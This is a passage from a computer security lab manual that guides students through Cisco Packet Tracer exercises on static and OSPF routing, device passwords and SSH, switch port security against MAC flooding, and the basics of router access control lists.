Static (S) routes appear for both the 10.3.0.0/16 and 10.4.0.0/16 networks, instructing the router that any traffic for those destination networks needs to be sent to 10.2.0.99, which is GigabitEthernet0/0/1 on Router 1. The next-hop IP address must be 10.2.0.99 for both of these destination networks. It can’t be the outgoing interface on Router0 (10.2.0.98, GigabitEthernet0/0/0). That doesn’t provide any meaningful information. Imagine if that interface on Router0 was connected to a switch that connected to multiple routers. Which one of those routers would be the next hop? It would be ambiguous. The next hop specified in a routing table always must be an IP address of an interface on a different router to avoid ambiguity (underneath the hood, it can work if an exit interface is specified, but weird things will happen). Furthermore, the next-hop IP can’t be 10.3.0.98 (the other side of Router1), because Router0 has no interfaces on the 10.3.0.0 network. Next-hop IP addresses, therefore, must also share a common network with the outgoing router interface.

Table 9-2 shows the updated routing tables.



Router0	Router1	Router2
C 10.1.0.0/16	C 10.2.0.0/16	C 10.3.0.0/16
C 10.2.0.0/16	C 10.3.0.0/16	C 10.4.0.0/16
S 10.3.0.0/16 [1/0] via 10.2.0.99		
S 10.4.0.0/16 [1/0] via 10.2.0.99		

TABLE 9-2 Routing Tables, Version 2

If the route to a destination network can be learned from multiple ways (for example, a routing protocol like OSPF and a static configuration), which one will be used? Cisco’s administrative distance, the first number inside the brackets, ranks the sources: 0 is for directly connected (but not shown in the routing table), 1 is for statically configured, and other values represent the various routing protocols. The lower the number, the more preferred that source of the route is.

In the square brackets, the 1 (before the slash) is the administrative distance for static routes, which makes it more preferred than routes learned through routing protocols, since an engineer took the time to configure it. The 0 (after the slash) represents the metric, which for static routes is always 0. You’ll explore this value more in the next lab exercise, in relation to a dynamic routing protocol.

g. Try sending a ping from PC0 (10.1.0.100) to PC3 (10.4.0.3). It will now fail at Router1, since Router1 doesn’t know about either the destination network (10.4.0.0/16) or the source network (10.1.0.0/16).

In global configuration mode on R1, enter the following commands:


```
ip route 10.1.0.0 255.255.0.0 10.2.0.98
ip route 10.4.0.0 255.255.0.0 10.3.0.99
```

Then, go to privileged EXEC mode and display the routing table with the **show ip route** command. You’ll see two new entries:

```
S 10.1.0.0/16 [1/0] via 10.2.0.98
```

```
S 10.4.0.0/16 [1/0] via 10.3.0.99
```

Table 9-3 shows the updated routing tables.



Router0	Router1	Router2
C 10.1.0.0/16	S 10.1.0.0/16 [1/0] via 10.2.0.98	C 10.3.0.0/16
C 10.2.0.0/16	C 10.2.0.0/16	C 10.4.0.0/16
S 10.3.0.0/16 [1/0] via 10.2.0.99	C 10.3.0.0/16	
S 10.4.0.0/16 [1/0] via 10.2.0.99	S 10.4.0.0/16 [1/0] via 10.3.0.99	

TABLE 9-3 Routing Tables, Version 3

h. Try sending a ping from PC0 (10.1.0.100) to PC3 (10.4.0.3). It will now actually reach 10.4.0.3! However, when PC3 (10.4.0.3) tries to send a reply back, the reply will be sent to PC3's gateway (GigabitEthernet0/0/0 on Router2). Router2 does not know of the destination network in the reply (10.1.0.0/16), so the ping from PC0 (10.1.0.100) shows up as a failure from PC0's perspective, even though the ICMP echo request reached PC3 (10.4.0.3).

If you asked me how to get from Staten Island to Rochester, I'd give you the directions, including all roads and highways. You wouldn't feel the need to ask me how to get back, because it would be the same roads and highways, just on the other side in the opposite direction! Routing doesn't work like that. Just because a packet can make it from PC0 (10.1.0.100) to PC3 (10.4.0.3) through three routers, this does not imply that a return packet from PC3 (10.4.0.3) to PC0 (10.1.0.100) can make it back along that same path, just in the opposite direction.


i. To allow full routing to work properly, the last route you'll configure will be a special type of static route: a default static route.

In global configuration mode on R2, enter the following command:

```
ip route 0.0.0.0 0.0.0.0 10.3.0.98
```

Any destination network with any subnet mask, not listed in the routing table, is sent to 10.3.0.98 (GigabitEthernet0/0/0 on Router1).

Table 9-4 shows the final updates to the routing tables.



Router0	Router1	Router2
C 10.1.0.0/16	S 10.1.0.0/16 [1/0] via 10.2.0.98	C 10.3.0.0/16
C 10.2.0.0/16	C 10.2.0.0/16	C 10.4.0.0/16
S 10.3.0.0/16 [1/0] via 10.2.0.99	C 10.3.0.0/16	S* 0.0.0.0/0 [1/0] via 10.3.0.98
S 10.4.0.0/16 [1/0] via 10.2.0.99	S 10.4.0.0/16 [1/0] via 10.3.0.99	

TABLE 9-4 Routing Tables, Version 4

Be careful with default static routes, because two routers that are configured with default static routes that point at each other could be sending a packet between them like a game of ping pong, until the TTL (time to live) in the packet is decremented to zero, for any destination network that neither one of them knows about!

➜ Note

Default static routes (which can be redistributed dynamically) are usually configured on internal routers for packets bound for external networks. These routes take packets up a router hierarchy, with each router sending packets to the router directly above it, until reaching the edge routers. The edge routers will either have static routes to send packets directly to an ISP or will use BGP to determine the next hop to send the packets to.

j. From PC0 (10.1.0.100), send a ping to PC3 (10.4.0.3), which should now be successful!

k. To really appreciate what you just did, from the command prompt on PC0 (10.1.0.100), execute the **tracert 10.4.0.3** command, which will trace the route, including all router interfaces to the destination, PC3.

📷 **4a–4h**

Step 4 Static routing is great for stub networks, which are networks that have only one way in and one way out. There’s no need to configure a dynamic routing protocol, which will consume bandwidth and processing and bring you no additional benefits.

If there are multiple paths to get to a destination network, configuring a static route limits you. Dynamic routing protocols allow load balancing, where two or more paths of equal metrics can be used in a load-balancing fashion. Dynamic routing protocols also allow for the “recalculating” our GPSs tell us from time to time to avoid traffic or construction, in the event that a link goes down, thus providing fault tolerance. Also, if there are many routers in your topology, it’s tedious and error-prone to manually configure many static routes.

You’re going to continue using the established topology and configure the OSPF (Open Shortest Path First) routing protocol to replace the static routes, although this is still a linear topology consisting of stub networks.

a. On Router0, from global configuration mode, remove the static routes with the following commands:

```
no ip route 10.3.0.0 255.255.0.0
no ip route 10.4.0.0 255.255.0.0
```

b. On Router1, from global configuration mode, remove the static routes with the following commands:

```
no ip route 10.1.0.0 255.255.0.0
no ip route 10.4.0.0 255.255.0.0
```

c. On Router2, from global configuration mode, remove the default static route with the following command:

```
no ip route 0.0.0.0 0.0.0.0
```

➜ **Note**

Perform the following steps on all routers.

d. Enter **router ospf 1** to enable the OSPF routing protocol with a process ID of 1.

e. Enter **network 10.0.0.0 0.255.255.255 area 0** to enable OSPF on all interfaces that have a first octet of 10, regardless of the last three octets.

A wildcard mask is used after 10.0.0.0 to instruct the router that we only care about the first octet matching the pattern of 10 (with 0 in the wildcard mask at the corresponding position) and that we don’t care about the other three octets (with 255 in the wildcard mask at those corresponding positions).

Although OSPF domains can be subdivided into different areas, there must be an area 0 that all routers must be a part of (with the exception of virtual links).

f. Enter END to go back down to privileged EXEC mode. After a few seconds, you’ll notice a message like this:

```
02:41:44: %OSPF-5-ADJCHG: Process 1, Nbr 10.3.0.98 on
GigabitEthernet0/0/0 from
LOADING to FULL, Loading Done
```

Enter **show ip route** on each router, and notice that OSPF has converged. Now each router has informed the others about the network each was missing knowledge about (O stands for OSPF). In the square brackets, 110 (before the slash) refers to the administrative distance of OSPF, and the number after the slash represents the metric. Gigabit Ethernet interfaces have a metric of 1, so the number after the slash also represents how many interfaces the packet is passing through to its destination, since all interfaces in this topology are Gigabit Ethernet interfaces.

g. From each PC, ping the other three PCs. You should have full connectivity on all devices at this point.

h. From PC0, run **tracert 10.4.0.3** and notice paths the packets are taking from one PC to the other.

30 MINUTES

Lab Exercise 9.03: Passwords and SSH

Both the routers and switches you’ve configured in this chapter have several passwords that can be used to provide a measure of security. SSH (Secure Shell) can be used to remotely configure routers and switches while still maintaining confidentiality, as encryption is protecting the confidentiality of the communications with SSH.

Learning Objectives

In this lab exercise, you’ll implement a level of security to the routers and switches. At the end of this lab exercise, you’ll be able to

- Configure and use multiple router and switch passwords
- Configure and use SSH to remotely access routers and switches

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- One or more Cisco Ethernet switches with at least two PCs (optional)

Let’s Do This!

By default, there are no passwords on routers or switches. That, of course, is something that needs to be corrected before deploying these devices into production networks. Routers and switches can have passwords that are shared between all users or that are tied to individual usernames. Passwords can be set on the console line, SSH lines, and for privileged EXEC mode. Now, you’ll explore all of these options. Pick any device in the current topology, as the following commands and instructions work the same on routers and switches.

➜ Note

Press ENTER after every command.

📷 1a–1c

Step 1 Configure and use an enable secret, as follows:

- **a.** From user EXEC mode, type **enable** to go to privileged EXEC mode. Then type **configure terminal** to go to global configuration mode.
- **b.** Enter the following command to configure the enable secret, a password that will need to be entered to move from user EXEC mode to privileged EXEC mode (also referred to as enable mode) after entering the **enable** command. This enable secret will be stored as a hash in the running configuration file.

  ```
  enable secret bob
  ```

- **c.** Type END to go down to privileged EXEC mode and then **disable** to go down to user EXEC mode. Type **enable** and notice the Password: prompt. Type the password of **bob** to enter privileged EXEC mode.

📷 2a–2d

Step 2 Configure and use a console password, as follows:

- **a.** Type **configure terminal** to go to global configuration mode.
- **b.** Enter the following commands. The first moves you into line configuration mode for the console, the second sets the console password to alice, and the third specifies that a simple password (the one configured in the previous command), shared by all users, will be used as a login password for anyone.

  ```
  line con 0
  password alice
  login
  ```

- **c.** Type END to move back down to privileged EXEC mode and then **exit** to leave the switch altogether.
- **d.** Press ENTER to log in. You’ll now notice the Password: prompt. Enter the password of **alice** to log in through the console.

📷 **3a–3d**

Step 3 Configure and use a username and password, as follows:

a. Type **enable** and provide the enable secret to enter privileged EXEC mode. Type **configure terminal** to enter global configuration mode. Enter the following commands. The first configures a username of jonathan with a password of weissman. The second moves you into line configuration mode for the console. The third specifies that instead of a shared password for everyone, a username/password combination stored on the local switch will be checked. The fourth removes the shared password, configured earlier. The last step is optional, because with **login local** specified, the simple password will not be used. However, it’s good practice to remove it from the configuration file so there’s no confusion.

```
username jonathan password weissman
line con 0
login local
no password
```

b. Type END to move back down to privileged EXEC mode and then **exit** to leave the switch altogether.

c. Press ENTER to log in. You’ll now notice the Username: prompt. Enter **jonathan**. You’ll now notice the Password: prompt. Enter **weissman** to log in through the console.

📷 **4b–4j**

Step 4 Even though switches are Layer 2 devices, and individual switchports aren’t configured with IP addresses (although each has its own MAC address), the switch itself can be configured with an IP address (Layer 3) for SSH (Secure Shell) access, SNMP (Simple Network Management Protocol) access, and more. An IP address is assigned to a switch’s switched virtual interface (SVI), also known as a virtual local area network (VLAN) interface.

For this activity, you’ll use Switch0. On the switch, you’ll configure an SVI. Then you’ll configure and use SSH between a PC and the switch.

a. Type **enable** and provide the enable secret to enter privileged EXEC mode. Type **configure terminal** to enter global configuration mode. Enter the following commands. The first changes to Vlan 1 interface configuration mode. The second assigns an IP address of 10.1.0.52 and a subnet mask of 255.255.0.0 to the Vlan 1 interface. There could be multiple Vlan interfaces enabled on a switch, but by default all ports are assigned to Vlan 1. You must have a Vlan interface enabled, with a device connected to it, for an SVI to come up and be usable. The third changes the default state of shutdown of this interface to no shutdown, or on. The fourth exits down to global configuration mode. The fifth assigns a default gateway to this switch for remote communication.

```
interface vlan 1
ip address 10.1.0.52 255.255.0.0
no shutdown
exit
ip default-gateway 10.1.0.99
```

b. Remote access should never be used with an old, obsolete protocol named Telnet, since it passes all information, including passwords, in plaintext in both directions. SSH, on the other hand, encrypts traffic in both directions, and is what you’re going to set up next.

From global configuration mode, enter the following commands. To create the encryption keys (public key and private key), the fully qualified domain name (FQDN) of the switch is used. The FQDN includes the hostname, (previously configured but repeated here for completeness purposes), as well as the domain name, configured now. The third command generates the keys with a mod of 2048. The fourth command restricts the SSH version to 2, prohibiting the weaker version 1.

The fifth command moves you into line vty (virtual teletype, used for SSH connections) mode. The sixth command specifies that for the 16 (0-15) concurrent SSH lines, the username/password pair should come from the local switch’s database. The seventh command specifies that only SSH, and not Telnet, can be used on the vty lines on this switch.

```
hostname S0
ip domain-name weissman.edu
crypto key generate rsa
```

When prompted with How many bits in the modulus [512]:, type **2048** and press ENTER.

```
ip ssh version 2
line vty 0 15
login local
transport input ssh
```

c. Click any PC in the topology. Select the Desktop tab and click the Telnet / SSH Client icon (toward the bottom). Verify that Connection Type is set to SSH. In the Host Name Or (IP address) box, enter **10.1.0.52** (the IP address of the switch you enabled for SSH**)**. In the Username box, enter **jonathan**. Click the Connect button.

d. When prompted for the password, enter **weissman**.

e. Type in **enable** and enter the enable secret at the Password: prompt.

Voilà! You've successfully logged in to the switch through a remote connection using SSH.

Remember from Chapter 5 how TLS uses the Diffie-Hellman key exchange? SSH uses it the same way.
The SSH client on the PC and the SSH server on the switch agree on a shared secret with the Diffie-Hellman key exchange. This shared secret is the symmetric key that encrypts communications in both directions, including the username and password that the client sends to the server for authentication. The SSH server's (here, the switch is the SSH server) public key is transmitted to the client the first time the client connects to that server. Just like with TLS, during the DHKE, the SSH server hashes values and encrypts that hash with its private key, forming a digital signature. The client decrypts the encrypted hash with the server's public key and computes the hash on its own. If the computed hash matches the decrypted hash, the client can trust that the server really is the server and that the symmetric key (shared secret) is legitimate.

Instead of a password, a more secure method for client authentication involves a public/private key pair. The client can generate a public/private key pair and place its public key on the server. The server would then encrypt a random number with that public key and send the ciphertext to the client. If the client has the corresponding private key, it will decrypt the message. The decrypted message and the session key (the shared symmetric key that is established with DHKE before this phase) will then be hashed and sent to the server in response. The server uses the original number and the same session key to compute the hash value itself. If the computed hash matches the received hash, the client is authenticated. This provides greater security than a simple username/password pair that can be stolen and used by an attacker. Furthermore, SSH keys can be thousands of bits long, making them a lot harder to crack, compared to passwords that consist of around 12 characters or so. Other advantages include that a private key isn't sent to the server the way a password is, the SSH connection can only originate from the machine that has the private key, and you can even add a password to your SSH key authentication for further security. The convenience of passwords shouldn't outweigh the security of keys. However, when SSH is used with routers, it's very common to see the password authentication method in place.

f. Type **show running-config** to see the running configuration file. Find all of the items you configured. Advance line by line with the ENTER key and page by page with the SPACEBAR. CTRL+C will break out of the output.

g. Type **copy running-config startup-config** to save the running configuration file in RAM as the startup configuration file in NVRAM. At the Destination filename [startup-config]? prompt, press ENTER to accept the default and correct name of this file, shown in square brackets. You'll see [OK], indicating that the command worked.

The next time the switch boots up, the startup configuration file from NVRAM will be copied into RAM as the running configuration file. This command and process works the same way on routers, too.

h. Type **show ip ssh** to see status information about the switch's SSH setup.

i. Type **show ssh** to see information about current SSH sessions, which will be the one you're currently using.

j. Now, on one of the routers, enable SSH (an enable secret must be set for this to work, as well) and use a PC to SSH into it. You can SSH into one of the already configured interface IP addresses.

Lab Analysis

1. Do switch interfaces have MAC addresses?

____

____

2. Do switch interfaces have IP addresses?

____

____

3. Why would static routing be chosen over dynamic routing?

____

____

4. Why would dynamic routing be chosen over static routing?

____

____

5. How many types of passwords can be configured on routers and switches?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow:

hashed

next hop

routing table

SAT

SSH

1. The switch uses its _____________ to determine which interfaces to send traffic out of.

2. When configuring static routes, you need to specify the _____________ address, which is where the packet should be sent to next.

3. Connecting remotely to a router or switch can be done with _____________ instead of using a console connection.

4. The enable secret is stored in _____________ format.

5. Letters like C and S appear in the _____________.

Chapter 10
Infrastructure Security

Lab Exercises

You created an infrastructure in Chapter 9, but it's not yet ready to open for business. Certain security precautions need to be put in place. Just as locks and a security alarm system are placed on a building before it opens for business, your infrastructure of Layer 2 switches and Layer 3 routers needs to be protected.

In this chapter you'll configure important infrastructure security mechanisms, including port security on switches and access control lists (ACLs) on routers.

60 MINUTES

Lab Exercise 10.01: Port Security on Switches

As discussed in Chapter 9, Ethernet switches learn where hosts are by analyzing the source MAC address field in Ethernet frames as the frames enter switch ports and by keeping mappings of MAC addresses to ports in a table in RAM called the content addressable memory (CAM) table, source address table (SAT), or MAC address table.

The switch can keep a specific number of MAC addresses in this table. The size of the table and the number of entries each vary by switch. What would happen if an attacker connects a device to a port and runs a tool or script that sends thousands of Ethernet frames into the port with different, randomly generated MAC addresses? In this case, the switch would happily enter each MAC address into the CAM table, associating each MAC address with the same physical port of the attacker. Eventually, the CAM table will run out of space. At this point, the switch can't learn any new MAC addresses and will simply start flooding all traffic from all hosts out of all ports on the switch, except the originating port.

This CAM overflow attack, also known as a MAC flooding attack, essentially turns a switch into an old, obsolete networking device called a hub, which always flooded traffic out of all ports except the port on which the message originated. The switch and its CAM table put hubs out of business.

With this attack, the attacker is now able to sniff every single frame sent into the switch. The attacker could be an insider, physically on the premises, or an outsider with remote access to one of the organization's machines. Confidentiality is at great risk. macof, part of the dsniff suite of tools, can generate hundreds of thousands of random MAC addresses and flood them into a switch. From a cybersecurity perspective, this tests your switch's resistance to such an attack. To mitigate this attack, you can use a switch feature called port security.

First, you need to identify allowed MAC addresses so they can get access to the port. This can be done either statically or dynamically, as frames enter a port. The next step involves specifying the maximum number of MAC addresses that will have access to the port. By default, only one MAC address has access. In a switched environment, the main reason that more than one MAC address will be heard from on a single port is that the port is connected to a neighboring port. For example, all traffic coming into SwitchA, from hosts in SwitchB, will be heard through the port on SwitchA that connects to SwitchB. A second example of when multiple MAC addresses can be learned on a single port involves the use of virtual machines (VMs), where the VM sends frames with a source MAC address of its virtual NIC, which will be different from the MAC address of the physical NIC of the host. A third example of multiple MAC addresses being learned on a single port is when a VoIP (Voice over IP) phone is connected to a switch just with a PC, and that switch then connects upstream to another switch.

A violation occurs if a new MAC address is heard on a port after the maximum number of MAC addresses have been learned. On ports that are statically configured for certain MAC addresses, an unknown MAC address heard on that port would trigger a violation as well. When a violation occurs, the switch will enter one of three states and take appropriate action.

First, the shutdown mode is when the port is immediately shut down. No frames can enter or exit, and an SNMP (Simple Network Management Protocol) trap notification is sent. The network engineer must re-enable the port manually, although the switch can be configured to have ports shut down because of errors and come back up again after a certain period of time has elapsed.

Second, the restrict mode is when the port doesn’t shut down, but all frames from violating MAC addresses are discarded. The switch logs the number of violating frames and can send an SNMP trap, as well as a syslog message, if configured to do so.

Third, the protect mode is when the port doesn’t shut down, but all frames from violating MAC addresses are discarded. So far, this state is exactly the same as restrict. The only difference is that in this state, no violations are logged. I’ve never heard of a valid use case—or even a contrived one—that works for this state. No sane administrator would want to stick their head in the sand like an ostrich and ignore violations!

As if a CAM overflow attack wasn’t enough motivation for implementing port security, there are still other compelling reasons. First, imagine an organization dealing with sensitive, personally identifiable information (PII), like a healthcare organization or even the government. You would imagine that every device on that network would be tightly controlled and tracked, while personal devices would be forbidden. After a MAC address of a company device is learned on the port (which will happen instantly when it is set up for the first time), users would not be able to unplug it and plug in their own device. If someone tried that, the port would be shut down and an administrator would need to manually bring it up again.

Furthermore, port security also prevents users from plugging in unauthorized switches into ports, to allow multiple devices of theirs to connect to the network. In this case, the switch could just restrict and not completely shut down, to allow the user to keep working, while unauthorized devices will not be able to send traffic into the switch. In this case, too, the administrator will get alerts.

Finally, let's say there's a VoIP phone or a kiosk machine available for employees, or even visitors, to use. Port security will prevent someone from unplugging one of those devices and plugging in a personal device when the switch only allows the initial MAC address learned on the port to send frames into the port.

Learning Objectives

In this lab exercise, you'll restrict traffic going into Layer 2 switches. At the end of this lab exercise, you'll be able to

- Configure port security
- Test port security
- Analyze port security results

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- Completed lab exercises in Cisco Packet Tracer from the previous chapter
- One or more Cisco Ethernet switches with at least two PCs (optional, as an alternative to Packet Tracer)

Let's Do This!

This lab exercise continues with the topology established in the previous chapter. If you haven't completed that chapter, you must go back and complete it before attempting the lab exercises in this chapter. Please refer to Figure 9-3 from Chapter 9 for the topology.

Furthermore, some of the instructions assume you learned how to move around the different modes of the routers and switches, as well as navigate the devices in the Packet Tracer topology from the previous chapter.

➜ Note

Press ENTER after each command.

1b

Step 1 Enable and configure port security on Switch0.

- **a.** On Switch0, from user EXEC mode, type **enable** to go to enable mode (privileged EXEC mode). Next, type **configure terminal** to go to global configuration mode. Finally, type **configure interface f0/1** to go to interface configuration mode for interface FastEthernet0/1. PC0 (10.1.0.100) is connected to this interface.

- **b.** Type the following commands:

```
switchport mode access
switchport port-security
switchport port-security mac-address sticky
```

The first command explicitly declares this port as an access port, which means that a PC is connected to it rather than a switch. When a port on a switch is connected to another switch, those ports are considered trunk ports. Without explicitly declaring the mode, the switch determines what a port is connected to dynamically. However, port security requires an interface type to be explicitly declared prior to port security being enabled.

The second command enables port security on just the current port. Port security will dynamically learn MAC addresses and store them in the CAM table and the running configuration file. However, if the switch is rebooted, those dynamically learned MAC addresses go away.

The third command instructs the switch to keep learned addresses even after a reboot. Therefore, the first MAC address coming into the switch will be that of the PC connected to it, as set up by the administrator. That address will already be the learned MAC address (and by default only one MAC address can be heard on the port, as explained next) by the time a user brings an unauthorized device to work.

c. If you wanted to tweak a couple of the defaults, the following commands would be helpful. However, do not execute them at this time.

```
switchport port-security maximum 2
switchport port-security violation restrict
```

The first command changes the maximum number of MAC addresses allowed on the port from the default of 1 to the specified number of 2. As mentioned earlier, this could be for a VM or VoIP phone. The second command changes the default mode of shutdown to restrict. As mentioned earlier, this could be so an employee who plugs in a switch could keep working, while the traffic from the unauthorized devices are dropped and alerts are sent to an administrator. There is no reason to ever set this mode to protect, though, as there isn't even a contrived example that would be a valid justification to keep the port up and not log any dropped traffic.

Also, as an alternative to the **sticky** command, the following command can be used to preload MAC addresses expected to be heard on the port:

```
switchport port-security mac-address [actual MAC address]
```

📷 **2a–2d**

Step 2 Send traffic through the switch and observe what the switch learned regarding port security.

a. From PC0 (10.1.0.100), ping PC3 (10.4.0.3). You should get four ICMP Echo replies.

b. From Switch0, type the following commands from enable mode:

```
show port-security
show port-security interface FastEthernet0/1
show running-config
```

The first command shows port security summary information. The second command shows port security information for interface FastEthernet0/1. The third command shows the running configuration. Find the related port security commands, configuration information, as well as the sticky learned MAC address of PC0 (10.1.0.100) in the outputs of these commands.

c. Type the following commands from enable mode:

```
copy running-config startup-config
reload
```

The first copies the running configuration file from dynamic RAM to NVRAM, where it’s known as the startup configuration file and is read and loaded the next time the device boots up or is reloaded. The second command reloads (reboots) the switch.

d. Again, type the following commands from enable mode. You’ll notice that the port security information, specifically the sticky learned MAC address of PC0 (10.1.0.100), survived the reload.

```
show port-security
show port-security interface FastEthernet0/1
show running-config
```

📷 **3a–3c**

Step 3 Change PC0’s MAC address and then send traffic from PC0 into the switch. This will trigger port security into action.

a. On PC0 (10.1.0.100), click the Config tab. Select FastEthernet0 on the left and replace the value in the MAC Address field on the right with BAD1.BAD2.BAD3.

b. From PC0 (10.1.0.100), ping PC3 (10.4.0.3) again. Instead of the replies like last time, you’ll see “Request timed out.” messages in the command prompt. You’ll also notice that the green arrows, representing the interfaces on PC0 (10.1.0.100) and interface FastEthernet0/1 of Switch0, have changed from green to red.

c. Type the following commands from enable mode of Switch0 yet again. You’ll notice from these commands that the port status is Secure-shutdown, the unauthorized MAC address (BAD1.BAD2.BAD3) is logged, and the line protocol is down (err-disabled) for interface FastEthernet0/1.

```
show port-security
show port-security interface FastEthernet0/1
show interface FastEthernet0/1
```

4a–4c

Step 4 Allow the port that was shut down by port security to come back up and return to the way it was before it entered the err-disabled state.

a. To recover from this state, an administrator must manually disable (yes, disable) the interface with the **shutdown** interface command and then enable the interface with the **no shutdown** command. So, now is a good time to execute the following commands in interface configuration mode for interface FastEthernet0/1:

```
shutdown
no shutdown
```

b. Another look at the output from these commands shows that the port status has now returned to Secure-up, the last MAC address heard on the interface is still the unauthorized one, and the line protocol is up (connected) for interface FastEthernet0/1:

```
show port-security
show port-security interface FastEthernet0/1
show interface FastEthernet0/1
```

c. Now to get things fully back to normal. If you look in the running-config, you’ll notice the following line (your MAC address might vary):

```
switchport port-security mac-address sticky 0060.2FE3.20C0
```

That was the MAC address of PC0 before you changed it. Restore that MAC address back to PC0 now.

If you wanted to remove the sticky address from the configuration (which isn’t necessary now and shouldn’t be done), you would use this the command:

```
clear port-security sticky
```

From PC0 (10.1.0.100), send a ping to PC3 (10.4.0.3). Now this will work once again. For completeness purposes, from enable mode, copy the running-config to the startup-config:

```
copy running-config startup-config
```

60 MINUTES

Lab Exercise 10.02: Standard ACLs on Routers

Let’s say you have some hosts on a particular subnet that should have access to other subnets in your autonomous system, with the exception of a specific subnet where servers are storing sensitive data. Maybe one specific host from a subnet should be allowed to access a specific service on a certain machine, but not others. There could even be government privacy regulations that require you to prevent or allow packets from reaching certain servers.

Enter the stateless packet filter, which, through a set of rules, either lets packets in or denies their entrance to a network as well as lets packets out or denies their exit from a network.

The best example of a stateless packet filter is an IP ACL, which will permit or deny packets from entering inbound or exiting outbound the network, based on criteria such as source IP address, destination IP address, protocol, and port (a logical port, representing a connection endpoint). Later we’ll see the terms *inbound* and *outbound* are flipped with ACLs, when used in relation to the router and not the network.

IP ACLs filter by Layers 3 and 4 information of the OSI (Open Systems Interconnection) model, so they don’t use MAC addresses as a criteria since MAC addresses are found in Layer 2 frames. If you did want to filter at Layer 2, you would use a MAC ACL. Other types of ACLs include a VLAN ACL and a port ACL. The next two lab exercises will focus on an IP ACL using Cisco routers.

IP ACLs can be configured on a router or a standalone firewall like Cisco’s Adaptive Security Appliance (ASA). An ACL has multiple lines of instructions that are processed in a sequential order. In fact, order does matter, unlike a shopping list. When my wife gives me a shopping list, the order in which I get the items doesn’t matter. I could get the milk, bread, eggs, cereal, ice cream, taco kit, and pancake mix in any order I want. However, the order of instructions in an ACL is crucial. Ordering the instructions incorrectly could actually do the opposite of what you intended to do. Certain packets that should be denied will be permitted. Certain packets that should be permitted will be denied. In the world of cybersecurity, that sets you up to be breached or to be the victim of a possible denial-of-service (DoS) attack.

An ACL is a list of multiple instructions or statements. Some instructions permit traffic, while others deny traffic. As soon as a packet is matched to a statement based on source IP address, destination IP address, protocol, or port, the packet is either permitted or denied, regardless of what comes later in the ACL.

ACLs are processed from the first line, and then all the subsequent lines sequentially down, until a match is found. If a general statement in one of the first few lines of an ACL denies a specific packet, it’s denied, even if there’s a more specific statement later in the ACL that would permit the packet. The packet will never reach the later line because as soon as a match is made, the packet is dealt with at the earlier line. There’s no branching or looping. There’s no comparing general statements to more specific ones.

If no statements in the configured ACL match a packet, the packet will meet an explicit **deny any** statement at the end of every ACL that just discards the packet. After all, if we have no instruction that deals with the packet in our configured statements, from a cybersecurity perspective, it makes sense to just drop the packet instead of letting it into or out of a network.

ACLs come in two types: standard and extended. Standard ACLs can only permit or deny by the source IP address in a packet header. Extended ACLs permit or deny by source IP address as well, but they can also use two or three other criteria: destination IP address, protocol, and port. Interestingly enough, if you’re using an extended ACL, you must use the source IP address, the destination IP address, and the protocol. The only optional parameter is the port.

